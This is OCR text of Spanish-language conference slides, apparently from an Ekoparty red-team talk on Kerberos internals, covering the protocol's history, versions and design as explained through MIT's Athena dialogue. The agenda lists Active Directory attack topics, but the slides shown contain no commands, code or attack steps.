



RED TEAMSPACE

Kerberos Internals

Mas allá del Roasting



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EKOPARTY 20

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DISCLAIMER

- Entender lo basico de Active Directory
- Conceptos de Windows Internals….no hoy
- Ser un Friki del Active Directory.
- No es un tema sencillo por lo que podría haber algunos errores, las sugerencias y correcciones son bienvenidas.

OBJETIVOS

- Esta presentación tiene como objetivo proporcionar una visión general del protocolo de autenticación Kerberos para quienes deseen explorarlo más a fondo en el futuro.
- Demostrar cómo Kerberos puede participar en cada una de las fases de simulaciones de ataques internos.
- Seguir contribuyendo sobre seguridad en Active Directory y el protocolo de Kerberos .
- Espero de verdad que disfruten de esta charla y aprendan algo.

AGENDA DE TEMAS

- Introduccion a Kerberos
- Como se diseño el protocolo Kerberos
- Flujo de Kerberos en Active Directory
- Enumeracion de usuarios
- Password Guessing
- Poisoning + Roasting
- Privesc de Dominio
- Privesc Local
- Persistencia en el dominio
- Cross Trust Attack
- ¿Como investigar mas este protocolo?

¿POR QUE?

- Microsoft Windows es el OS más usado.
- El protocolo de Kerberos es el principal protocolo de autenticación de Active directory
- Microsoft AD se utiliza en la mayoría de las organizaciones.

Origen de Kerberos

- Desarrollado en el MIT como parte del Proyecto Athena en los años 80
- Objetivo principal: Implementar un sistema de autenticacion Seguro (SSO, Single Sign-On)
- Servicio de convención de nombres (piense en DNS)
- Sistema de archivos en red (similar a nfs, cifs/smb)

Versiones de Kerberos

- Kerberos v1 hasta la v3
  - Nunca se utilizo fuera del MIT
- Kerberos v4:
  - Lanzado en 1989.
  - Compatible unicamente con el algoritmo de encriptacion DES
- Kerberos v5:
  - Lanzado en 1993.

Microsoft and Kerberos

Kerberos v5 fue introducido en Windows Server 2000

Remplaza a NTLM como el protocolo principal para la autenticacion.

Microsoft implenta SSPI (Security Support Provider Interface).

En 2006, Microsoft actualize Kerberos (Remplazando el cifrado DES).

Como se Diseña Kerberos

ACTO 1:

- Implementacion de un servidor de autenticacion.

ACTO 2:

- Se implementa el uso de los tickets de Servicio. (ST)

ACTO 3:


- Se implementa el uso de los Tickets que concenden tickets (TGT)

ACTO 4:

- Se implementan los authenticators


https://web.mit.edu/kerberos/dialogue.html

PROBLEMAS A RESOLVER



- Una computadora para multiples usuarios
- Toda la informacion se encuentra en un mismo lugar
- Si el equipo deja de responder = RIP

ACTO 1




POSIBLE SOLUCION:

- Una computadora para cada usuario
- Los equipos estarian conectados entre si para compartir informacion.

PROBLEMA:

- La informacion o el software se tiene que replicar.

ACTO 1



POSIBLE SOLUCION:

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PROBLEMA:

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
ACTO 1



POSIBLE SOLUCION:

- Una computadora para cada usuario
- Los equipos estarian conectados entre si para compartir informacion.

PROBLEMA:

- La informacion o el software se tiene que replica.
  - Solucion: Servidores!


ACTO 1

Euripides: Your workstation system sounds really good Tina. When I get mine, you know what I'm going to do? I'm going to find out your username, and get my workstation to think that I am you. Then I'm going to contact the mail server and pick up your mail. I'm going to contact your file server and remove your files, and--

Athena: Can you do that?

Euripides: Sure! How are these network servers going to know that I'm not you?

ACTO 2




Implementar un Sistema en el que cada servidor conozca la clave del usuario.

Contraseña de chicho

Base de datos de claves

ACTO 2 – AUTHENTICATION SERVICE




- Usuarios y servicios tienen una clave.
- Todas las contraseñas se almacenan en un mismo lugar

Contraseña de chicho

Base de datos de claves

ACTO 2 – Como no funciona




Contraseña del servicio

Contraseña de chicho

